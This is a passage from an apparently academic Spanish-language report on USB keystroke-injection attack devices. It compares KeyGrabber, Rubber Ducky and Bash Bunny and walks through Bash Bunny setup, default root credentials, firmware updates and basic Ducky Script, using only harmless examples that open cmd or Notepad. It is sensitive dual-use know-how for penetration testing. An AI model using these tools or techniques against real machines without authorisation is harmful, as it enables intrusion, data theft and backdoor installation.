


Ilustración 7 Multiplataforma

Ventajas

- Al conectar el dispositivo USB malicioso los sistemas operativos piensan que es un dispositivo de interfaz humana, entonces el antivirus tiene poco o ningún efecto.
- Los ataques se realizan de forma automatizada. Es decir, se programan antes de conectar el dispositivo USB a la computadora víctima, ayudando a que dichos ataques se ejecuten a una velocidad mayor a la que si un atacante lo realice por el mismo.

Desventajas:

- Se deben realizar de forma física. Obteniendo acceso a la computadora víctima para poder conectar el dispositivo USB malicioso.
- Conocer el tipo de sistema que la víctima utiliza ya que los ataques se deben configurar antes de ser conectado y no es lo mismo una configuración de Windows que a un Linux.

2.6 Tipos de ataques basados en USB

2.6.1 KeyGrabber USB

EL KeyGrabber USB es un dispositivo hardware que se inserta entre el USB del teclado y la computadora cuando esté conectado ira grabando todas las pulsaciones realizadas en el teclado. Este dispositivo se encargará de registrar las pulsaciones en una memoria de almacenamiento masivo a la que podemos acceder posteriormente y en la que encontraremos un log con todo lo que se haya tecleado. El keylogger funciona de manera transparente al usuario y se comporta como un teclado HID, salvo cuando queramos acceder a los logs, momento en el que lo convertiremos en un dispositivo de almacenamiento mediante una combinación de teclas. (Keelog, s.f.)



Ilustración 8 KeyGrabber USB

2.6.2 Rubber Ducky

El USB Rubber Ducky es una herramienta de inyección de teclas disfrazada como una unidad flash genérica. Las computadoras lo reconocen como un teclado normal inyectando pulsaciones de teclas precargadas. Los payloads se elaboran en un lenguaje de scripting simple y se puede usar para realizar Shell invertidos, inyectar binarios, códigos de fuerza bruta y muchas otras funciones automatizadas para el probador de penetración y el administrador de sistemas. El USB Rubber Ducky realiza los ataques en un par de segundos al aprovechar la confianza de las computadoras, engañado a los humanos haciéndose pasar por una unidad USB común. (Hak5gear, 2010)



Ilustración 9 Rubber Ducky

2.6.3 Smolpion

Smolpion es un dispositivo que se una a la filosofía plug & play y el cual se encarga de simular un teclado, al estilo de Rubber Ducky. El cual al ser conectado en el equipo

victima comenzara a escribir automáticamente y a una velocidad sobrehumana para concretar ataques antes precargadas. Smolpion cuenta con un framework que permite la creación de ataques automáticos con vectores totalmente configurables por el atacante. Está disponible como una pulsera de cuero, un anillo de titanio con cuerda de acero inoxidable y un USB tradicional.(L. Molina, 2017)



Ilustración 10 Smolpion

2.6.4 Arduky

Arduky es una manera de llamar a un arduino haciendo de Rubber Ducky, Arduino es una placa de prototipos electrónica de código abierto basada en hardware y software, flexible y fácil de usar. Se convierte una placa arduino como un teclado malicioso, de manera que no levanta sospecha y que es capaz de ejecutar comandos de teclado a gran velocidad. Funciona bajo una librería para realizar las pulsaciones programadas por el atacante al momento de ser conectado al equipo víctima. Rubber Ducky tiene su propio lenguaje de programación llamado Ducky Script, pero existe herramientas online para convertir código de Ducky Script a Arduino. (Núñez & Hernandez, 2017)



Ilustración 11 Arduky

2.6.4 Bash Bunny

Bash Bunny es una plataforma de ataque y automatización USB multifuncional con múltiples vectores de ataque. Es, probablemente el dispositivo más avanzado hasta la fecha para realizar ataques informáticos. Este dispositivo tiene la apariencia de una simple memoria USB, bastante grande, además, es capaz de robar todo tipo de información de cualquier sistema al que se conecte en cuestión de segundos. Bash Bunny emula combinaciones de dispositivos USB de confianza, como Gigabit Ethernet, serial, almacenamiento flash, y teclado, el Bash Benny engaña a las computadoras para que divulguen datos, extraigan documentos, instalen puertas traseras y muchos más exploits. (Hak5gear, s.f.)



Ilustración 12 Bash Bunny

2.6.5 Comparativa

Tabla 1 Comparativa de los diversos dispositivos

Dispositivo	Facilidad de uso	Componentes adicionales	Emula	Plataformas	Precio (peso mexicano)
Keylogger USB	Alta	NO		Windows Linux Mac	\$ 1208.70
Rubber Ducky	Baja	Micro SD	Teclado	Windows Linux Mac Android	\$ 850
Smolpion	Media	NO	Teclado	Windows Linux Mac Android	\$ 699
Bash Bunny	Media	NO	Teclado. Gigabit Ethernet. Serial. Almacenamiento o flash.	Windows Linux Mac Android	\$ 1888.89

2.7 Plataforma de pentesting “Bash Bunny”

Abre nuevos vectores de ataque que antes no eran posibles en un solo dispositivo. Los ataques de penetración y las tareas de automatización de TI se entregan en segundos con el Bash Bunny. Al emular combinaciones de dispositivos USB de confianza, como Gigabit Ethernet, serial, almacenamiento flash, y teclado, el Bash Bunny engaña a las computadoras para que divulguen datos, extraigan documentos, instalen puertas traseras y muchos más exploits.

2.7.1 Características

2.7.1.1 Ataques avanzados

Por comodidad, las computadoras confían en varios dispositivos. Memorias USB, adaptadores Ethernet, dispositivos seriales y teclados, por nombrar algunos. Estos se han convertido en pilares de la informática moderna. Cada uno tiene sus propios vectores de ataques únicos. ¿Cuándo se combinan? Las posibilidades son ilimitadas.

2.7.1.2 Simple payloads

Cada ataque, o payload, está escrito en un lenguaje Ducky Script simple que consta de archivos de texto. Cuenta con una biblioteca central de payloads desarrolladas por la comunidad. Manteniéndose actualizado con todos los ataques más recientes es solo cuestión de conectar el bash bunny en modo armado y copiar el archivo payload.

2.7.1.3 Hardware potente

Bajo la cubierta es una computadora con todas las funciones de Linux (Comandos de Linux, cargas personalizadas, scripts de Python, etc.) también es rápido: arranca en menos de 7 segundos gracias a la potente CPU de cuatro núcleos y SSD de escritorio. Con un selector de payload de 3 vías y el indicador de estado de LED multicolor.



Ilustración 13 Bash Bunny sin cubierta

2.7.1.4 Especificaciones:

Tabla 2 Especificaciones del Bash Bunny

ESPECIFICACIONES
ARM Cortex A7 de cuatro núcleos
Cache de 32 K L1/512 K L2
Memoria DDR3 de 512 MB
Disco SLC NAND de 8 GB

Dimensiones de la caja: 56 * 27 * 14.7 mm sin conector USB. Con conector USB, mide 70 mm de largo. Requerimiento de energía de USB 5v ~1.5A

2.7.1.5 Hacking de red (Secuestro de red)

Explotando vectores de ataque de red local, Bash Bunny emula adaptadores de Ethernet especializados. Esto se hace de tal manera que permite que Bash Bunny sea reconocido en la computadora de la víctima como la red más rápida, sin controladores, automáticamente; bloqueada o desbloqueada. Como un adaptador de 2 gigabits con un servidor DHCP autoritativo, Bash Bunny obtiene una métrica baja. Esto significa que la computadora confiara instantáneamente en el Bash Bunny con su tráfico de red permitiendo una gran cantidad de ataques automatizados de red indetectables por la infraestructura existente. Estos ataques de red son multiplataformas, con Bash Bunny explotando computadoras MAC, Linux y Android con su modo de ataque Ethernet ECM

y computadoras Windows con su modo de ataque Ethernet RNDIS de propiedad de Microsoft.

2.7.1.6 Inyección de teclado

Las computadoras confían en los humanos. Los humanos interactúan con los teclados. De ahí el dispositivo de interfaz humana o el estándar HID utilizado por todos los teclados USB modernos. Para una computadora, si el dispositivo dice que es un teclado, es un teclado. Para los probadores de penetración, un pequeño dispositivo USB preprogramado para inyectar pulsaciones de teclas en la computadora de la víctima escondida en cubierto dentro de una funda de memoria USB es una receta para el éxito de la ingeniería social.

2.7.1.7 Ex filtración inteligente

Como cualquiera en TI sabe, dos es uno, uno no es ninguno. Es importante hacer una copia de seguridad de sus documentos. Como sabemos los probadores de penetración, ex filtración es una palabra elegante para una copia de seguridad involuntaria. Con ese fin, el Bash Bunny presenta un modo de ataque de almacenamiento capaz de ex filtración inteligente, con funciones de almacenamiento flash USB de alta velocidad. Es perfecto para inyección binaria, payloads por etapas y más. También es una forma más conveniente de configurar Bash Bunny, con un acceso dedicado a su almacenamiento USB Flash. Simplemente deslice el interruptor de carga a modo de armado y conecte el Bash Bunny a su computadora o teléfono inteligente. Como unidad flash estándar, es fácil de navegar y configurar. Modifique el payload sobre la marcha editando archivos de texto simples. Asigne el payload desde el almacenamiento flash. Incluso revise los datos capturados de la carpeta "loot" No podría ser más sencillo.

2.7.1.8 Acceso de shell dedicado

A lo largo de la historia de las computadoras personales, la serie ha dado un pilar para transferencia de archivos y el acceso a la consola. Hasta el día de hoy es ampliamente utilizado, desde servidores sin cabeza a microcontroladores integrados con Bash Bunny, sin la necesidad de un convertidor de serie a USB. Con el acceso de Shell dedicado desde el modo de armado, el acceso al terminal de Bash Bunny Linux es simple sobre el serial de cualquier sistema operativo. Cuando se combina con payload avanzados, utilizando el modo de ataque en serie, existe un potencial ilimitado para la creatividad con esta interfaz que a menudo se pasa por alto.

3.6 Funciones Básicas

3.6.1 Tipos de Posiciones

En la posición 3 del interruptor (la más cercana al conector USB), el Bash Bunny se iniciará en el modo de armado, lo que permitirá tanto el almacenamiento en serie como el almacenamiento masivo. Desde este modo dedicado, los payloads de Bash Bunny se pueden administrar a través del almacenamiento masivo o desde una consola serial acceder a una Shell de Linux.




Ilustración 14 Tipos de posiciones del Bash Bunny

3.6.2 Estructura de directorio de almacenamiento masivo

Tabla 3 Estructura de directorio de almacenamiento masivo

Directorio	Descripción
/ Docs	Directorio destinado al almacenamiento de documentación pertinente.
/ Languages	Alberga plantillas HID para idiomas adicionales de teclado.
/ Loot	Directorio donde los payloads pueden almacenar información y otros datos.
/ Tool	Se utiliza para instalar paquetes Deb adicionales y otras herramientas.
/ Payloads	Lugar donde se cargan los payloads, biblioteca y extensiones.
/ Payloads / Switch1 / Payloads / Switch2	Lugar donde se pondrá el PAYLOAD.txt y los archivos que se ejecutaran en el arranque cuando el interruptor del Bash Bunny esté en la posición correspondiente.
/ Payloads/ librery	Biblioteca de payloads.
/ Payloads/ extensions	Extensiones de Bunny Script.

3.6.3 Indicaciones básicas de estado del LED

Tabla 4 Estados de LED básicos - Bash Bunny

LED	Estado
Verde (parpadeando)	Arrancar.
Azul (parpadeando)	Modo de armado.
Rojo (parpadeando)	Modo de recuperación o actualización de firmware desde v1.0 (NO DESCONECTE)
Rojo / Azul (Alternando)	Modo de recuperación o actualización de firmware v1.1+ (NO DESCONECTE)

3.6.4 Instalación y uso de herramientas adicionales

Se pueden instalar muchas herramientas en el Bash Bunny como lo harías con cualquier computadora típica Linux basada en Debian, como `apt-get install`, `glit clone`, una carpeta de herramientas dedicada de la partición de almacenamiento masivo simplifica el proceso. Accesible desde el modo de armado, las herramientas en formato `.deb` o en directorios completos pueden copiarse fácilmente a `/tools` en la raíz de la partición de almacenamiento masivo. Luego, en el siguiente arranque del Bash Bunny en el modo armado, estas herramientas se instalarán, indicadas por el LED SETUP (LUZ Magenta sólida).

En el arranque en el modo armado, cualquier archivo `.deb` colocado en la carpeta de herramientas de instalara con `dpkg`. Luego, cualquier archivo o directorio restante se moverá a `/tools` en el sistema de archivos raíz.

Algunos payloads pueden requerir herramientas adicionales de terceros. Por ejemplo, el payload de `rdp_checker` requiere que `impacket` se ubique en `/tools/impacket`. Esto se puede instalar copiando el directorio `impacket` o un archivo `impacket.deb` en el directorio `/tools` y arrancando en modo armado. El payload `rdp_checker` también hace uso de la extensión `REQUIRETOOL` Bunny script, que verifica la existencia de esta herramienta y sale con un LED roja FAIL parpadeando si la herramienta no se encuentra.

3.6.5 Instalar y usar idiomas adicionales

Los payloads de Bash Bunny pueden ejecutar ataques de inyección de teclas usando `HID ATTACKMODE`. Por defecto, este modo utiliza una distribución de teclado estadounidense(us). Se pueden desarrollar diseños de teclados adicionales. La instalación de diseños de teclado adicionales es similar al uso de la carpeta de herramientas en la raíz de la partición de almacenamiento masivo USB. Al iniciarse el modo armado, se instalará cualquier archivo de código de país de dos letras ubicado en la carpeta `/languages` en la raíz. El archivo permanecerá en `/languages` después de la instalación.

Cuando un nuevo archivo de idioma se ha instalado, uno puede especificar el diseño del teclado desde un payload utilizando la extensión `DUCKY_LANG`. Esta extensión acepta un código de país de dos letras.

Ejemplo:

```
DUCKY_LANG us
```

3.7 Consola serial

3.7.1 Configuraciones de consola serial

El Bash Bunny presenta una consola serie dedicada desde su modo de armado. Desde serial, se puede acceder a su Shell de Linux.

Tabla 5 Configuraciones de consola serial del Bash Bunny

Configuración de serie
115200 / 8N1
Baud: 115200
Bits de datos: 8
Bits de paridad: no
Bit de parada: 1

3.7.2 Conexión a la consola serie desde Windows

Buscando el COM # desde el Administrador de dispositivos > Puertos (COM Y LPT) y busque el Dispositivo serie USB (COM #). Ejemplo: COM3

Alternativamente, ejecute el siguiente comando de powershell para enumerar los puertos:

```
[System.IO.ports.serialPort]::getportnames()
```

Abra PuTTY y seleccione Serial. Ingrese COM# para la línea serie y 115200 para Speed. Haga clic en Abrir.




Ilustración 15 Conexión a la consola serie desde Windows con puTTY

3.7.3 Configuración por defecto

Tabla 6 Configuración por defecto del Bash Bunny

Configuración por defecto	
Nombre:	root
Contraseña:	hak5bunny
Dirección IP:	172.16.64.1
Rango de DHCP:	172.16.64.10-12

3.7.3 Conexión a la consola serie desde Linux / Mac

1. Encuentra el dispositivo Bash Bunny desde la terminal:

```
ls /dev/tty* o dmsg | grep tty
```

Por lo general, en un host Linux, Bash bunny se registrará como:

```
/dev/ttyUSB0    o    /dev/ttyACM0
```

En un host OSX / macOS, Bash Bunny se registrará como:

```
/dev/tty.usbmodemch000001.
```

2. Conéctese al dispositivo serie usando la pantalla, minicom o su emulador de terminal de su elección.

```
Sudo apt-get install screen
```

Conectando con la pantalla.

```
Sudo screen /dev/ttyACM0 115200
```

Si la pantalla no está instalada, generalmente se puede encontrar desde el administrador de paquetes de distribuciones.

3.8 Conexión a internet

3.8.1 Bash Bunny en línea

Tener Bash Bunny en línea puede ser conveniente por varias razones, como instalar software con apt o git. La conexión a internet de la computadora host se puede compartir con Bash Bunny. Comenzando por configurar el Bash Bunny en modo Ethernet.

Para las computadoras con Windows, deberás iniciar Bash Bunny con un payload.txt que contenga ATTACKMODE RNDIS_ETHERNET. Arrancado el Bash Bunny se registrará en la computadora host como un dispositivo Ethernet, puedes compartir su conexión a internet.

3.8.2 Compartir una conexión a internet desde Windows

1. Configurar un payload.txt para ATTACKMODE RNDIS_ETHERNET
2. Arrancar Bash Bunny con el payload configurada de RNDIS_ETHERNET en la computadora con Windows.
3. Abra el panel de control > ver redes y las tareas de red >cambiar configuración del adaptador o Windows + r (Ejecutar “ncpa.cpl”).
4. Identificar la interfaz de Bash Bunny. Nombre del dispositivo: “USB Ethernet / RNDIS Gadget”
5. Haga clic derecho en la interfaz donde estas conectado a internet (por ejemplo, WI-FI) y haga clic en propiedades.
6. En la pestaña Compartir, marque “Permitir que los usuarios de otras redes se conecten a través de la conexión a internet de este equipo”, Seleccione el Bash Bunny de la lista de conexiones de red doméstica (por ejemplo, Ethernet 2) y haga clic en Aceptar.
7. Haga clic con el botón derecho a la interfaz de Bash Bunny (por ejemplo, Ethernet 2) y haga clic en propiedades.
8. Seleccione TCP / IPv4 y haga clic en propiedades.
9. Establezca la dirección IP 172.16.64.64 Deje la máscara de subred como 255.255.255.0 y haga clic en aceptar en ambas ventanas de propiedad. Se completó la conexión a internet.

3.8.3 Compartir una conexión a internet desde Linux

1. Descargue la secuencia de comandos, conexión compartida a internet de <https://bashbunny.com/bb.sh>
2. Ejecute el script de conexión bb.sh con bash como root.
3. Siga la configuración manual o guiada para configurar iptables y enrutamiento.
4. Guarde la configuración para sesiones futuras y conecte.

```
wget bashbunny.com/bb.sh
```

```
Sudo bash ./bb.sh
```

3.8.4 Compartir una conexión a internet desde OSX

1. Configure un archivo payload.txt para ATTACKMODE RNDIS_ETHERNET STORAGE.
2. Poner el interruptor del Bash Bunny donde se encuentra el payload configurada RNDIS_ETHERNET.
3. Abra una terminal en el host OSX. Instala Macport.
4. Instalar y configurar Squid en el host OSX:

```
sudo port install squid
```

```
sudo squit -Z
```

```
sudo squit
```

5. Ahora tendrá un proxy abierto ejecutándose en todas las interfaces de su host. Sino se encuentra en un entorno confiable, limite la interfaz en el archivo squid.conf.
6. SSH al conejito bash

```
ssh root@172.16.64.1
```

7. Configure el servidor Proxy utilizando variables de entorno.

```
export http_poxy=http://172.16.64.10:3128
```

(cambie la dirección IP para que coincida con la IP del host si

8. Tu conejito bash ahora debería estar en línea.

```
apt-get update; apt-get upgrade
```

3.9 Actualización del firmware de Bash Bunny

Periódicamente, Hak5 lanza actualizaciones de firmware para Bash Bunny, incluidas nuevas funciones, correcciones de errores y mejoras de seguridad. La forma más fácil de instalarlos es con el actualizador Bash Bunny.

Simplemente copie el archivo de actualización a la raíz de la unidad flash Bash Bunny en modo armado, expúlselo de manera segura y vuelva a conectarlo a su computadora en modo armado.

La primera vez que se actualice el Bash Bunny, iniciara el proceso de parpadeo con un LED rojo parpadeante durante un máximo de 10 minutos. El proceso de parpadeo será seguido por un LED verde para indicar que el Bash Bunny se está reiniciando. Finalmente, el LED azul de parpadeo lento estándar indicará que el proceso de parpadeo se ha finalizado correctamente y que el modo de armado está listo.

ADVERTENCIAS

- No desconectes el Bash Bunny mientras la actualización de firmware está en curso. Hacerlo significará una pérdida segura.
- No extraiga el contenido de la descarga .tar .gz a Bash Bunny ni cambie el nombre del archivo descargado (.tar .gz). Si lo hace, su Bash Bunny entrará en un bucle de arranque en los firmwares 1.0 a 1.3.

3.9.1 Instrucciones de actualización de firmware paso a paso.

1. Descargue la última versión del firmware de Bash Bunny desde <https://downloads.hak5.org/bunny> . No extraiga el archivo .tar .gz.

2. Verifica que la suma de verificación SHA256 de los archivos de firmware descargados coincida con la suma de verificación que aparece en el sitio de descarga.
3. Deslice el interruptor Bash Bunny al modo de armado (más cercano al enchufe USB) y conecte el Bash Bunny a su computadora.
4. Copie el archivo de actualización de firmware descargado en el paso 1 a la raíz de la unidad flash Bash Bunny.
5. Expulse de forma segura la unidad flash Bash Bunny (**IMPORTANTE**)
6. Con el Interruptor aún en Modo Armado, vuelva a conectar el Bash Bunny a su computadora y espere 10 minutos.

Después de la versión 1.0, todas las futuras actualizaciones y recuperaciones de firmware se indicarán mediante un patrón de “Policía” LED especial, que alterna rápidamente entre rojo y azul.

Usuarios de MacOS/Safari: desactivar la descompresión.

3.9.2 Estado del LED para actualizaciones de 1.0 a 1.1

Tabla 7 Estado del LED para actualizaciones de 1.0 a 1.1

LED	Estado
Rojo (Parpadeando)	Flashing en proceso
Verde Sólido	Reinicio
Azul (Parpadeando)	Flash cpmpletado

3.9.3 Estado de LED para actualizaciones de 1.1 en adelante

Tabla 8 Estado de LED para actualizaciones de 1.1 en adelante

LED	Estado
Rojo / Azul (Parpadeando)	Flashing en proceso
Verde Sólido	Reinicio
Azul (Parpadeando)	Flash cpmpletado

3.9.1 Descargar Bash Bunny Updater

Disponible para Windows, Mac y Linux: esta utilidad actualizará automáticamente su Bash Bunny a la última versión de Software. La biblioteca de payloads de Bash Bunny también se puede actualizar utilizando esta herramienta. Cuando se ejecute el actualizador, no solo buscare la actualización de firmware (y actualizaciones de la unidad en sí), sino que también sincronizara su copia de la carpeta /payloads/librery con el repositorio oficial. Además, actualizara todos los archivos de idiomas disponibles.

Descargar el actualizador Bash Bunny para su sistema operativo. Está disponible las versiones de Windows 32/64, Linux 332/64 y Mac. Conecte tu Bash Bunny a tu computadora en modo armado. Extraiga el contenido del archivo ZIP descargado en la raíz del almacenamiento flas de Bash Bunny.

Por ejemplo, en Windows si el Bash Bunny está ubicado en el d:/, ahora debe contener el archivo d:/bunnyupdater.exe

3.9.2 Ejecutar Bash Bunny Updater en Windows

Desde el Explorador de Windows con su Bash Bunny conectado en modo armado, vaya a su almacenamiento flash, luego haga doble clic en el programa bunnyupdater.




Ilustración 16 Bash Bunny Updater en Windows

3.9.3 Ejecutar Bash Bunny Updater en Mac OSX

Desde OSX Finder, con tu Bash Bunny conectado en modo de armado, navega hasta su almacenamiento flash y luego haz doble clic en la aplicación BunnyUpdater.





Ilustración 17 Bash Bunny Updater en Mac OSX

3.9.4 Ejecutar Bash Bunny Updater en Linux

Ejecutar el actualizador de Bash Bunny desde Linux es un poco más compleja que con Windows ya que no puedes simplemente hacer doble clic en el archivo, pero si se siente cómodo en el símbolo del sistema, debería ser bastante natural y directo.

En su mayor parte, no se recomienda ejecutar bunnyupdater del disco flas basado en FAT32 de Bash Bunny. Para ejecutar bunnyupdater desde su computadora Linux local, la ruta al disco flas Bash Bunny debe suministrarse como una variable.




```
dk@xps13: ~  
File Edit View Search Terminal Help  
dk@xps13:~$ BUNNYPATH=/media/$USER/BashBunny ./bunnyupdater  
Hak5 Bash Bunny Updater v1.0  
Please choose an action: (0-0, q to quit)  
[0] Update Bash Bunny
```

Ilustración 18 Bash Bunny Updater en Linux

3.9.5 Uso del updater en Bash Bunny

Cuando Bash Bunny Updater se ejecuta, primero le pedirá que inicie la actualización. Esta herramienta requiere una conexión a internet e iniciara descargas desde servidores Hak5, En primer lugar, buscara actualizaciones por sí mismo, seguido de actualizaciones de firmware y finalmente actualizaciones de carga. Después de cada actualización, completa la salida de la herramienta. Esto significa que, en el caso de que haya una actualización de firmware disponible, esa actualización se aplicará al Bash Bunny y requerirá reiniciar el dispositivo. Después de la actualización de firmware, el actualizador de Bash Bunny se puede ejecutar nuevamente para actualizar los payloads.



```
D:\bunnyupdater.exe  
Please choose an action: (0-0, q to quit)  
[0] Update Bash Bunny  
0  
[*] Connecting to update server, please wait.  
[*] Checking for Bunnyupdater updates  
[-] Already up-to-date  
[*] Checking for Bash Bunny firmware updates  
[#] New version found. Downloading: 100%  
[#] Firmware downloaded. Syncing update file to Bash Bunny, please wait.  
[*] The new firmware has been downloaded successfully. Please safely eject the Bash Bunny and reboot  
it in arming mode.  
[Press enter to exit]
```

Ilustración 19 Updater en Bash Bunny

4.1 Desarrollo de Payloads

4.1.1 Conceptos básicos de desarrollo de payloads

Los payloads de Bash Bunny se pueden escribir en cualquier editor de texto estándar, como el bloc de notas, vi o nano.

Los payloads deben llamarse parload.txt. Cuando Bash Bunny arranca con su interruptor en la posición 1 o 2, payload.txt, se ejecuta el archivo de la carpeta correspondiente del interruptor.

Los payloads se pueden intercambiar copiando/pegando cuando el Bash Bunny está en su modo de armado (posición 3 del interruptor, la más cercana al enchufe USB) a través de almacenamiento masivo.

4.1.2 Ducky Script

Ducky Script es un lenguaje del equipo Hak5 para su antecesor Rubber Ducky. La escritura de scripts se puede realizar desde cualquier editor de texto ascii común, como Notepad, vi, Emacs, nano, gedit, kedit, TexEdit, etc.

Sintaxis de script

La sintaxis de Ducky Scrip es simple. Cada comando reside en una nueva línea y puede tener opciones a continuación. Todos los comandos están escritos en "MAYÚCULAS", porque los patos son ruidosos y les gusta graznar con orgullo. La mayoría de los comandos involucran pulsaciones de teclas, combinaciones de teclas o cadenas de texto, mientras que algunos ofrecen retrasos o pausas. A continuación, se muestra una lista de comandos y su función, seguida de algunos ejemplos de uso:

Tabla 9 Bunny Script – Comandos básicos

Comando	Descripción
ATTACKMODE	Especifica el dispositivo USB o la combinación de dispositivos para emular.
LED	Controla el LED RGB. Acepta el color y el patrón o el estado del payload.
QUACK	Inyecta las pulsaciones de teclas (secuencia de comandos de Ducky) o archivo de secuencia de comandos de Ducky especificado.
Q	Alias para QUACK
DUCKY_LANG	Configura el idioma del teclado HID. Por ejemplo: DUCKY_LANG mx

REM

Al igual que el comando REM en Basic y otros lenguajes, las líneas que comienza con REM no se procesarán. REM es un comentario igualmente el # es tomado como comentario.

Ejemplo:

```
ATTACKMODE HID
DUCKY_LANG mx

# Esto es un comentario
REM Las siguientes tres líneas ejecutaran un símbolo de sistema en Windows
Q GUI r
Q STRING cmd
Q ENTER
```

DELAY

Delay crea una pausa momentánea en el guión de Ducky. Es muy útil para crear un momento de pausa entre los comandos secuenciales que pueden tardar en procesarse en la computadora destino. El tiempo DELAY se especifica en milisegundos de 1 a 10000. Se puede usar varios comandos DELAY para crear retrasos más largos.

Ejemplo:

```
ATTACKMODE HID
DUCKY_LANG mx

Q GUI r
Q DELAY 500
REM esperará 500 ms antes de continuar con el siguiente comando.
Q STRING cmd
Q DELAY 500
Q ENTER
```

STRING

STRING procesa el siguiente texto teniendo especial cuidado en el cambio automático. STRING puede aceptar uno o varios caracteres. STRING | a...z A...Z 0...9 !...) `~+=_-“;:<,>.[{}]/!@#\$%^&*()

```
ATTACKMODE HID
DUCKY_LANG mx

Q GUI r
Q DELAY 500
REM esperará 500 ms antes de continuar con el siguiente comando.
Q STRING Notepad.exe
Q DELAY 500
Q ENTER
Q DELAY 500
Q STRING Hola mundo!
REM después de la palabra STRING escribirá el texto que definas
```

CONTROL O CTRL

El rey de los combos de teclas.

CONTROL | BREAK, PAUSE, F1...F12, ESCAPE, ESC, Single Char

CTRL | BREAK, PAUSE, F1...F12, ESCAPE, ESC, Single Char

```
ATTACKMODE HID
DUCKY_LANG mx

Q CONTROL ESCAPE
REM esto equivale a la tecla GUI en Windows
```

LISTA DE COMANDOS EXTENDIDOS

Estas teclas extendidas son útiles para varios accesos directos y funciones específicas del sistema operativo e incluyen:

COMANDO	DESCRIPCIÓN
REM / #	Comentarios, código que no será procesado.
DELAY	Define un valor entre 0 y 10000 (milisegundos), el cual establecerá entre secuencias de comandos.
